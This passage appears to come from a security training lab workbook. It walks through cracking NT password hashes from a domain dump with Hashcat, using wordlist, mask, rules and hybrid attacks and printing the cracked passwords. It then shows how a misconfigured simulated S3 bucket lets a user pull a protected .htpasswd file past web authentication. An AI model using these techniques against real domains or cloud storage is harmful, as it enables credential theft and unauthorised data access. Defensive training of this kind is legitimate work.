The `w99.ntds` file has NT passwords for all domain users, but it also includes *machine account* passwords. These are 120 character passwords that are randomly selected and frequently changed within the domain. It is not likely we will crack these passwords, so it is a good idea to exclude them from the password hash list to optimize Hashcat efficiency.

Machine account names end in `$` followed by the colon delimiter. Remove these accounts using `sed`, as shown here:

```
sec504@slingshot:~/labs/Wardrobe99$ sed -i '/$:/d' w99.ntds
sec504@slingshot:~/labs/Wardrobe99$
```

Note that there will be no output on the screen from this `sed` command.

Let's break down this command step by step:

- `sed -i` : Use the *stream editor* (`sed`) to edit a file *in place* (e.g. inline mode, with `-i`)
- `'/$:/d'` : Match any line with `$:` (such as `WIN-93C2ORV5KSP$:...`, representing a domain machine account) and delete the line (`/d`)
- `w99.ntds` : Read from and replace the `w99.ntds` file using `sed` inline mode.

Crack NT Passwords - Basic Wordlist

Next, start Hashcat to crack the NT passwords (mode 1000) with attack type zero: a wordlist attack. Use the wordlist file in `~/labs/hashcat/wordlist.txt` to start, as shown here.

```

sec504@slingshot:~/labs/Wardrobe99$ hashcat -m 1000 -a 0 w99.ntds
~/labs/hashcat/wordlist.txt
hashcat (v6.2.5) starting

* Device #1: Outdated POCL OpenCL driver detected!
...
ab042bfa5312e15d56e2bcd532c45295:Bodhi805
c921caa7dlac3ded394e2d6ba4c50ead:Mikey0143
edea3d2cc143943a5a327408c96b3f23:Rose0078
Approaching final keypace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: w99.ntds
Time.Started.....: Wed Apr 13 11:42:03 2022 (3 secs)
Time.Estimated....: Wed Apr 13 11:42:06 2022 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (/home/sec504/labs/hashcat/wordlist.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 1321.6 kH/s (0.17ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 298/1845 (16.15%) Digests
Remaining.....: 1547 (83.85%) Digests
Recovered/Time....: CUR:N/A,N/A,N/A AVG:N/A,N/A,N/A (Min,Hour,Day)
Progress.....: 3886619/3886619 (100.00%)
Rejected.....: 0/3886619 (0.00%)
Restore.Point.....: 3886619/3886619 (100.00%)
Restore.Sub.#2....: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine..: Device Generator
Candidates.#2.....: Avaclaire3 -> Romeos411

Started: Wed Apr 13 11:41:47 2022
Stopped: Wed Apr 13 11:42:07 2022

```

In just a few seconds, Hashcat reports that it has recovered 298 passwords of the 1845 in the `w99.ntds` file, approximately 16% of the total passwords!

Examining Cracked Passwords

Hashcat displays the cracked password information, and it saves the corresponding password and password hash in the Hashcat *potfile* (on Slingshot Linux in `/opt/hashcat/hashcat.potfile`). We can examine the cracked passwords again with Hashcat's `--show` command.

Run Hashcat with the `--show` command, as shown here to display a list of cracked passwords.

```
sec504@slingshot:~/labs/Wardrobe99$ hashcat -m 1000 w99.ntds --show
c958a63d3312eab4867f33c6243f5734:Chase0708
53e938166782a44e241beaf02d081ff6:Diamond1
178fee8517e2c368c788eec392940845:Monica15
ab042bfa5312e15d56e2bcd532c45295:Bodhi805
...
```

In this configuration, Hashcat shows us the NT hash followed by the cracked plaintext password, but it omits the username information. Run the previous command again, this time adding the `--user` argument to add the username to the output, as shown here.

```
sec504@slingshot:~/labs/Wardrobe99$ hashcat -m 1000 w99.ntds --show --user
tkendall-admin_history2:c958a63d3312eab4867f33c6243f5734:Chase0708
teastcote_history1:53e938166782a44e241beaf02d081ff6:Diamond1
eflint_history0:178fee8517e2c368c788eec392940845:Monica15
rburbeck_history1:ab042bfa5312e15d56e2bcd532c45295:Bodhi805
rburbeck_history2:3da4e98169332aea9c7d62964d9e25d5:Damien13
clangton_history1:c1529f8b6ae283d02763dbf67866ee73:Medusa69
cgirdwood_history2:c0bdc217d0a4f9264c5f0bb49562b0d8:Rihanna15
rhanley-admin_history1:c42f2a925083cdec3e5b6e2525f615e1:Ilovealan1
rhanley-admin_history2:fbcee18ad27e8ba7a6239a614d433929:Sugarbaby17
jbonar:64f12cddaa88057e06a81b54e73b949b:Password1
jbonar_history0:64f12cddaa88057e06a81b54e73b949b:Password1
jbonar_history1:c4b0e1b10c7ce2c4723b4e2407ef81a2:Password3
...
```

Notice how many of the user accounts have the suffix `_history`, followed by a number. This is the convention used by `secretsdump.py` to represent historical passwords collected from the NTDS data in a format that can be easily processed by Hashcat.

Crack NT Passwords - Mask Attack

Although we've recovered a lot of plaintext passwords already, we've only started to leverage the password cracking capability of Hashcat. Hashcat's *mask attack* is a powerful feature where you can describe the format of passwords to crack, and Hashcat will try all possible permutations of passwords that match the specified mask.

Note: When using a mask attack, you do not specify a wordlist file, since the mask replaces the need to specify a wordlist.

Since we know the Wardrobe99 passwords come from a Windows Active Directory domain, we can assume a basic password policy that meets at least the minimum requirements for Windows passwords, namely:

- At least 8 characters in length
- At least one uppercase letter
- At least one lowercase letter
- At least one digit

Given this set of rules for choosing passwords, users will often choose passwords that use an initial uppercase letter, followed by several lowercase letters, with a trailing digit, for a total of 8 characters. Not all users will do this, but we can use this basic pattern with Hashcat to specify a mask and test for passwords that match this basic pattern without using a wordlist file.

With Hashcat, the mask attack uses markers to specify the format of a password position:

- `?l` = abcdefghijklmnopqrstuvwxyz
- `?u` = ABCDEFGHIJKLMNOPQRSTUVWXYZ
- `?d` = 0123456789
- `?s` = !"#\$%&'()*+,-./:;<=>?@[^_`{|}~
- `?a` = ?l?u?d?s
- `?b` = 0x00 - 0xff

Let's try a common mask attack against the Wardrobe99 passwords. Repeat the previous Hashcat command, changing the attack mode to type 3 and removing the wordlist file. In place of the wordlist file, specify a mask to crack all passwords consisting of an initial uppercase letter followed by 6 lowercase letters and one trailing digit, as shown here.

Note: This command may take 5-10 minutes or more to complete, depending on the speed of your host system. Feel free to press `q` at any time to terminate Hashcat after cracking a few passwords. You do not need to wait for Hashcat to finish the mask attack to complete the lab exercise.

```

sec504@slingshot:~/labs/Wardrobe99$ hashcat -m 1000 -a 3 w99.ntds ?u?l?l?l?l?
l?l?d
hashcat (v6.2.5) starting
...
16a10163da86d78477a1807b5cadda60:Grayton1
489020c4f196d92626126675005fcbbf:Taiisha1
8a5408cae0442f7e39bdbc114ae77caa:Lamisma1
85bed0ce3a0947877b37771f5333f291:Naatchi1
...
54af7ba98ccce6ba71687f1996d72b47:Fjvamwm6
431c2de2bcfcae1f0ff608848570adel:Dubstar5
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: w99.ntds
Time.Started.....: Wed Apr 13 11:47:11 2022 (9 mins, 30 secs)
Time.Estimated....: Wed Apr 13 11:56:41 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Mask.....: ?u?l?l?l?l?l?d [8]
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 136.0 MH/s (3.56ms) @ Accel:256 Loops:1024 Thr:1 Vec:8
Recovered.....: 332/1845 (17.99%) Digests
Remaining.....: 1513 (82.01%) Digests
Recovered/Time...: CUR:1,N/A,N/A AVG:3.58,N/A,N/A (Min,Hour,Day)
Progress.....: 80318101760/80318101760 (100.00%)
Rejected.....: 0/80318101760 (0.00%)
Restore.Point....: 4569760/4569760 (100.00%)
Restore.Sub.#2...: Salt:0 Amplifier:17408-17576 Iteration:0-1024
Candidate.Engine.: Device Generator
Candidates.#2....: Nfqwkqg5 -> Xqxqxqg5

Started: Wed Apr 13 11:46:56 2022
Stopped: Wed Apr 13 11:56:42 2022

```

The mask value `?u?l?l?l?l?l?l?d` recovers an additional 34 passwords from the list of hashes. In practice, attackers will try several additional permutations of mask attacks, changing the mask to reflect other common password selection patterns to recover even more passwords.

Crack NT Passwords - Wordlist & Rules

So far we've looked at a basic wordlist attack and the Hashcat mask attack. Another technique to recover passwords is to leverage a straight (wordlist) attack with a *rules* file. The rules file will specify wordlist

permutations that follow common password selection tactics.

From your terminal, press the up arrow several times to return to the previous straight attack (`-a 0`) with the `~/labs/hashcat/wordlist.txt` . Add the argument `-r /opt/hashcat/rules/base64.rule` , as shown here.

```
sec504@slingshot:~/labs/Wardrobe99$ hashcat -m 1000 -a 0 w99.ntds
~/labs/hashcat/wordlist.txt -r /opt/hashcat/rules/best64.rule
hashcat (v6.2.5) starting
...
9f6c16f9715f69b474e71f5dea480bf1:Subw00fa
b57211ae5c48a665696544f809f01959:Disneylan1
13338b8c4459ede3ce4315679d0f4055:Trooper100
Approaching final keypace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: w99.ntds
Time.Started.....: Wed Apr 13 12:43:45 2022 (35 secs)
Time.Estimated....: Wed Apr 13 12:44:20 2022 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.....: File (/home/sec504/labs/hashcat/wordlist.txt)
Guess.Mod.....: Rules (/opt/hashcat-6.2.5/rules/best64.rule)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 8706.7 kH/s (4.29ms) @ Accel:256 Loops:77 Thr:1 Vec:8
Recovered.....: 404/1845 (21.90%) Digests
Remaining.....: 1441 (78.10%) Digests
Recovered/Time...: CUR:N/A,N/A,N/A AVG:N/A,N/A,N/A (Min,Hour,Day)
Progress.....: 299269663/299269663 (100.00%)
Rejected.....: 0/299269663 (0.00%)
Restore.Point....: 3886619/3886619 (100.00%)
Restore.Sub.#2...: Salt:0 Amplifier:0-77 Iteration:0-77
Candidate.Engine.: Device Generator
Candidates.#2....: Avaclaire3 -> Rs411R

Started: Wed Apr 13 12:43:44 2022
Stopped: Wed Apr 13 12:44:20 2022
```

The best64 rule file will take each word in the wordlist file and apply 64 permutations, testing each permutation to see if it matches the target hash. The best 64 permutations include reversing the password, making all letters uppercase, toggling all capitalization, appending a single digit, appending multiple digits, and more. For the Wardrobe99 domain, this reveals another 72 user passwords.

Tip: Hashcat offers several rules files in addition to the best 64 rules. Feel free to experiment with any of the other rules files in `/opt/hashcat/rules` to try and recover additional passwords.

Crack NT Passwords - Expanded Wordlist

While the techniques we've looked at so far all are valuable to recover passwords, a good wordlist file will be one of the most valuable sources to recover passwords.

Repeat the previous straight attack, without the rules argument, this time specifying the wordlist file in `/usr/share/wordlists/rockyou.txt`, as shown here.

```
sec504@slingshot:~/labs/Wardrobe99$ hashcat -m 1000 -a 0 w99.ntds
/usr/share/wordlists/rockyou.txt
hashcat (v6.2.5) starting
...
43d78b7ab5351a8f6ab467d378369438:#!hoSs99!$
c18e5e3f6ccb39cb66d271a90be49049:#1NemoBoo
5d5b36a10095b33924c618065b57a087:#1Floresita.
a6199326f6091aeaeb35d55d5365b739:##1104SoRi
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: w99.ntds
Time.Started.....: Wed Apr 13 13:15:25 2022 (11 secs)
Time.Estimated....: Wed Apr 13 13:15:36 2022 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#2.....: 1242.0 kH/s (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1352/1845 (73.28%) Digests
Remaining.....: 493 (26.72%) Digests
Recovered/Time....: CUR:N/A,N/A,N/A AVG:N/A,N/A,N/A (Min,Hour,Day)
Progress.....: 14344387/14344387 (100.00%)
Rejected.....: 0/14344387 (0.00%)
Restore.Point....: 14344387/14344387 (100.00%)
Restore.Sub.#2....: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine..: Device Generator
Candidates.#2.....: km81088 -> clarus

Started: Wed Apr 13 13:15:09 2022
Stopped: Wed Apr 13 13:15:37 2022
```

In this invocation of Hashcat, we increase the password recover rate up to 73%! This is a bit of a contrivance though, since the `rockyou.txt` file was used as a source of data to generate the passwords for the Wardrobe99 domain, but it helps to illustrate the value of a good input word list for password recovery.

Why This Lab Is Important

This lab illustrates the tactics an attacker can apply to recover passwords from a Windows domain using Hashcat. Although we presented these steps from the perspective of an attacker, these same steps can be applied by defenders to audit password selection for users in the domain as well!

Video Walkthrough

Watch the accompanying [video instructions \(/videos/Hashcat/\)](#) for additional information.



Bonus (If Time Permits or Homework)

Modify the Hashcat attack used in this exercise to leverage different modes of attack based on what you learned about the password selection culture at Wardrobe99. Consider performing a *Hybrid Wordlist + Mask* attack (`-a 6`), adding two digits to the end of each password.

Two additional passwords are compromised (if all steps in this lab were completed previously).

```

sec504@slingshot:~/labs/Wardrobe99$ hashcat -m 1000 -a 6 w99.ntds
/usr/share/wordlists/rockyou.txt ?d?d
hashcat (v6.2.5) starting
...
af288ab820d5b3dd9d12f38872b60daf:Washington87
ac73e3569312c470c1173050f9763713:Autumn2020
Approaching final keyspace - workload adjusted.

Session.....: hashcat
Status.....: Exhausted
Hash.Mode.....: 1000 (NTLM)
Hash.Target.....: w99.ntds
Time.Started.....: Wed Apr 13 15:25:22 2022 (1 min, 13 secs)
Time.Estimated....: Wed Apr 13 15:26:35 2022 (0 secs)
Kernel.Feature....: Pure Kernel
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt), Left Side
Guess.Mod.....: Mask (?d?d) [2], Right Side
Guess.Queue.Base.: 1/1 (100.00%)
Guess.Queue.Mod...: 1/1 (100.00%)
Speed.#2.....: 19453.8 kH/s (2.66ms) @ Accel:256 Loops:100 Thr:1 Vec:8
Recovered.....: 1354/1845 (73.39%) Digests
Remaining.....: 491 (26.61%) Digests
Recovered/Time....: CUR:1,N/A,N/A AVG:1.67,N/A,N/A (Min,Hour,Day)
Progress.....: 1434438700/1434438700 (100.00%)
Rejected.....: 0/1434438700 (0.00%)
Restore.Point....: 14344387/14344387 (100.00%)
Restore.Sub.#2....: Salt:0 Amplifier:0-100 Iteration:0-100
Candidate.Engine..: Device Generator
Candidates.#2.....: km8108812 -> clarus68

Started: Wed Apr 13 15:25:07 2022
Stopped: Wed Apr 13 15:26:35 2022

```

Additional Resources

- [SEC560: Network Penetration Testing and Ethical Hacking \(https://www.sans.org/course/network-penetration-testing-ethical-hacking\)](https://www.sans.org/course/network-penetration-testing-ethical-hacking)
- [Hashcat website \(https://hashcat.net/hashcat/\)](https://hashcat.net/hashcat/)
- [Hashcat Twitter feed \(https://twitter.com/hashcat\)](https://twitter.com/hashcat)
- [Hashcat forum \(https://hashcat.net/forum/\)](https://hashcat.net/forum/)

Lab 3.5: Cloud Bucket Discovery

Brief Intro

In this lab, you will use the simulated cloud environment to identify and assess the threat of misconfigured cloud storage buckets.

Requirements for This Lab


In this lab you will use your Slingshot Linux VM. Make sure the VM is running before continuing with this lab exercise.

Try It Yourself

Run `gos3` to setup the target environment. Navigate to www.falsimentis.com (<http://www.falsimentis.com>) to identify S3 bucket services linked to the website. Manually interact with the simulated cloud service using the AWS command line tool and `bucket_finder`. Generate bucket name lists using the files in `~/labs/s3`, as well as the output of a wordlist generated by CeWL by crawling www.falsimentis.com (<http://www.falsimentis.com>).

Walkthrough

Overview



In this lab, you will use your Slingshot Linux VM to attack a simulated AWS S3 cloud storage bucket service. You will use different techniques to identify the presence of cloud storage bucket services, interacting with these endpoints to enumerate access and access sensitive data disclosed in the cloud service.

Identifying insecure cloud buckets is surprisingly straightforward. The majority of the effort involved for an attacker is the creative generation of bucket name lists to identify insecure buckets, which will make up the majority of the steps in this exercise.

Open a Terminal

From the Slingshot Linux VM, open a terminal.

Start the Simulated Cloud Service

From the Slingshot Linux terminal, run `gos3` to launch the simulated cloud environment, as shown here.

```
sec504@slingshot:~/labs$ gos3
Starting Docker service ..... Done.
Starting container instance for www.falsimentis.com
WARNING: Your kernel does not support swap limit capabilities or the cgroup is
not mounted. Memory limited without swap.
791093fe3513cd0597ed76a2f22824934581c11b91d86bab81d4fe25a7a98508
WARNING: Your kernel does not support swap limit capabilities or the cgroup is
not mounted. Memory limited without swap.
Starting container instance for s3.amazonaws.com
d9970f06ac9a9e4183af0472bb22cbdf145989118f5ca46273f7683c125dd41f
```

NOTE: You can safely ignore the warning shown when running the `gos3` command.

Examine AWS Credentials

We have preconfigured Slingshot Linux with simulated AWS credentials. From your terminal, display the contents of the `~/.aws/credentials` file, as shown here.

```
sec504@slingshot:~$ cat ~/.aws/credentials
[default]
aws_access_key_id = AKIAJQHVNFNMLINIZY6C
aws_secret_access_key = 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
```

The credentials here do not represent special access to the cloud S3 service; like an attacker would have, these credentials represent AWS access for their own services. In the lab we will use these credentials to also access other S3 services for public endpoints.

Make a Bucket

First, let's take a look at how we can interact with AWS S3 services using the AWS command line tool `aws`. The AWS command line tool allows users to interact with S3 buckets similar to how we work with local file systems. You can use the `aws` utility with the `s3` argument to specify an S3 operation such as creating a bucket (`mb`), listing files (`ls`), copying files (`cp`), moving files (`mv`) and more.

First, create a new bucket called *mybucket* running the AWS command line tool as shown here.

```
sec504@slingshot:~$ aws s3 mb s3://mybucket
make_bucket failed: s3://mybucket An error occurred (BucketAlreadyExists) when
calling the CreateBucket operation: The requested bucket name is not available.
The bucket namespace is shared by all users of the system. Please select a
different name and try again.
```

The `aws` command breaks down as follows:


- `aws` : Run the AWS command line tool
- `s3` : Tell the AWS command line tool to interact with S3 cloud storage bucket services
- `mb` : Run the *make bucket* S3 operation
- `s3://mybucket` : Specify that the bucket should be created using the S3 URI prefix `s3://` with the bucket name `mybucket`

When we run this command we receive an error message that the bucket *mybucket* already exists. This illustrates an important concept when working with cloud bucket storage services: **the bucket namespace is shared by all users**. In other words, the name of buckets must be globally unique for cloud storage services. You cannot have two buckets called `mybucket` even if owned by different people; all S3 bucket names must be globally unique.

Re-run the prior command, this time changing the name of your bucket to *mybucket2*, as shown here:

```
sec504@slingshot:~$ aws s3 mb s3://mybucket2
make_bucket: mybucket2
```

Here we are able to create the bucket *mybucket2* because there is no name conflict (e.g. *mybucket2* does not exist, so the first person to create it gets to have that bucket name).



Upload a File to the Bucket

Next we'll upload a file to store in the new S3 bucket. First, create a text file that includes the output of the `ps -ef` command by redirecting the command to a file named `pslist.txt`, as shown here.

```
sec504@slingshot:~$ ps -ef > pslist.txt
sec504@slingshot:~$
```

Note: The content of the file isn't important; we just need a file to try and copy to the S3 bucket.

Next, copy the file from the local file system to the S3 bucket, as shown here.

```
sec504@slingshot:~$ aws s3 cp pslist.txt s3://mybucket2/
upload: ./pslist.txt to s3://mybucket2/pslist.txt
```

The `aws` command breaks down as follows:

- `aws` : Run the AWS command line tool
- `s3` : Tell the AWS command line tool to interact with S3 cloud storage bucket services
- `cp` : Run the *copy* S3 operation
- `pslist.txt` : Copy the `pslist.txt` file; this is the *source*
- `s3://mybucket2` : Copy to the S3 bucket `s3://mybucket2`; this is the *destination*

Note: For the destination URI, we included a trailing slash `/` ; this is not required since the copy procedure will add one automatically, but it helps to illustrate that the target S3 URI can be a bucket name by itself, or it can be a complete file path (e.g., you could specify a target URI of `s3://mybucket2/dir1/dir2/pslist.txt` and the S3 service will create the appropriate directories automatically).

List the Bucket

Next, list the bucket to see the copied file, as shown here.

```
sec504@slingshot:~$ aws s3 ls s3://mybucket2
2021-05-29 11:59:22      12627 pslist.txt
```

The `aws` command breaks down as follows:

- `aws` : Run the AWS command line tool
- `s3` : Tell the AWS command line tool to interact with S3 cloud storage bucket services
- `ls` : Run the *list* S3 operation
- `s3://mybucket2` : Specify the target bucket to list as `s3://mybucket2/`

Success!


Note: The `aws` command has other features as well. To learn more about the AWS command line tool and the S3 bucket features you can examine the built-in documentation by running `aws s3 help`.

Next, we'll apply what we've learned to evaluate the S3 buckets used by Falsimentis Corporation.


Reconnaissance Analysis

As we saw in book 2 of our class material, attackers will start with reconnaissance analysis to collect information about a target organization prior to delivering an attack. This also applies to cloud systems, where attackers can often gain insight about cloud infrastructure in use by visiting websites used by the target organization.

From Slingshot Linux, open Firefox by clicking Applications | Internet | Firefox Web Browser. Navigate to the Falsimentis website at (<http://www.falsimentis.com>) <http://www.falsimentis.com> (<http://www.falsimentis.com>).




From the main website page, navigate to the About link. Scroll to the section titled *Meet Our CEO*, and move your pointer over the *Download Company Profile* button, as shown here.



notice how the link to the company profile uses a different url:

<http://www.falsimentis.com.s3.amazonaws.com/company-profile.pdf> (<http://www.falsimentis.com.s3.amazonaws.com/company-profile.pdf>).

many websites will use cloud bucket storage services to offload the distribution of static assets to a cloud provider, or use the bucket to host the website static pages. for aws, buckets can be configured such that visiting bucketname.s3.amazonaws.com will allow for public access to the s3 bucket. in the case of the falsimentis website, the link to www.falsimentis.com.s3.amazonaws.com (<http://www.falsimentis.com.s3.amazonaws.com>) reveals the presence of an s3 bucket named www.falsimentis.com (<http://www.falsimentis.com>).



access the bucket www.falsimentis.com (<http://www.falsimentis.com>) : list /

having discovered the presence of an s3 bucket supporting the falsimentis website, we can attempt to access the bucket using the aws command line tool. return to your terminal and attempt to list the contents of the www.falsimentis.com (<http://www.falsimentis.com>) bucket, as shown here.

```
sec504@slingshot:~$ aws s3 ls s3://www.falsimentis.com
                pre about/
                pre author/
                pre categories/
                pre contact/
                pre images/
                pre js/
                pre message_sent/
                pre plugins/
                pre protected/
                pre scss/
                pre tags/
                pre team/
2021-05-29 12:25:31      656 .htaccess
2021-05-29 12:25:31     5303 404.html
2021-05-29 12:25:31  3484599 company-profile.pdf
2021-05-29 12:25:32     11637 index.html
2021-05-29 12:25:32     1515 sitemap.xml
```


The S3 listing identifies several objects with the `PRE` prefix. `PRE` indicates a prefix name, used for organizing resources. The `PRE` objects here are directories where additional files are stored.

Here we see that the AWS command line tool is able to access the www.falsimentis.com (<http://www.falsimentis.com>) bucket, revealing to us that the bucket is configured for public access. On the surface, this may seem obvious, since it appears that the www.falsimentis.com (<http://www.falsimentis.com>) bucket is also used to host the company website (judging by the `index.html` and other web server files). However, access to the website through the S3 service can reveal additional files and access not available by browsing to the website.

In this output we see several directories, including one labeled `protected`. Next we'll examine the `protected` directory.

Browse to Protected Directory

Return to Firefox and navigate to the (<http://www.fasimentis.com/protected>) <http://www.falsimentis.com/protected> (<http://www.falsimentis.com/protected>) directory, as shown here.



When we try to access the www.falsimentis.com/protected (<http://www.falsimentis.com/protected>) endpoint we are asked to authenticate to the system. Here we learn that the web administrator is trying to protect access to the server, requiring a username and password to access the resource. However, our S3 access using the AWS command line utility does not access the server using the same HTTP access mechanism that Firefox uses, allowing us to circumvent this control.

Access the Bucket www.falsimentis.com (<http://www.falsimentis.com>) : List /protected

Return to your terminal. Re-run the prior `aws s3` command to access the `/protected` folder, as shown here.

```
sec504@slingshot:~$ aws s3 ls s3://www.falsimentis.com/protected/
2021-05-29 12:25:32          47 .htpasswd
2021-05-29 12:25:32       14022 sales-status.json
```

Note: The trailing `/` in the S3 URI is necessary to examine the contents of the directory, not just the directory itself.

Here we see the contents of the `protected` directory, disclosing the `.htpasswd` file (the server file used to store the username and password information to access the protected portion of the website) and a JSON file, `sales-status.json`.

Note: We are able to access these files because we are bypassing the web server where access to the `/protected` directory requires authentication; because the web server content is stored in a public S3 bucket, we are able to access the files and circumvent the web server authentication requirement.

Access the Bucket www.falsimentis.com (<http://www.falsimentis.com>) : Download /protected

Next, download the contents of the web server `/protected` directory using the `sync` command, as shown here.

```
sec504@slingshot:~$ aws s3 sync s3://www.falsimentis.com/protected/
protected/
download: s3://www.falsimentis.com/protected/sales-status.json to
protected/sales-status.json
download: s3://www.falsimentis.com/protected/.htpasswd to protected/.htpasswd
```

The `aws` command breaks down as follows:

- `aws` : Run the AWS command line tool
- `s3` : Tell the AWS command line tool to interact with S3 cloud storage bucket services
- `sync` : Run the *sync* S3 operation (synchronize all files between the S3 bucket and the local file system)
- `s3://www.falsimentis.com/protected/` : Synchronize the contents of the files in the S3 endpoint specified (the `/protected` directory)
- `protected/` : Synchronize the files to the local file system in the `protected` directory

After a few seconds the synchronize command will complete. List all of the files in the `protected` directory, as shown here

```
sec504@slingshot:~$ ls -a ~/protected
.  ..  .htpasswd  sales-status.json
```

Success! You have retrieved the protected files from the www.falsimentis.com (<http://www.falsimentis.com>) web server, bypassing the HTTP authentication requirement.

Bucket Discovery with `bucket_finder`: Short List

In the www.falsimentis.com (<http://www.falsimentis.com>) bucket example, we identified the S3 bucket through the PDF link on the main website. Attackers can also use *bucket name guessing* attacks to discover buckets as well. In the remainder of the lab we'll use the `bucket_finder` tool by Robin Wood to identify public and private S3 buckets in our simulated cloud. This process can also be applied to Azure Blob storage and Google Compute Buckets as well by using bucket discovery tools designed for those cloud platforms.

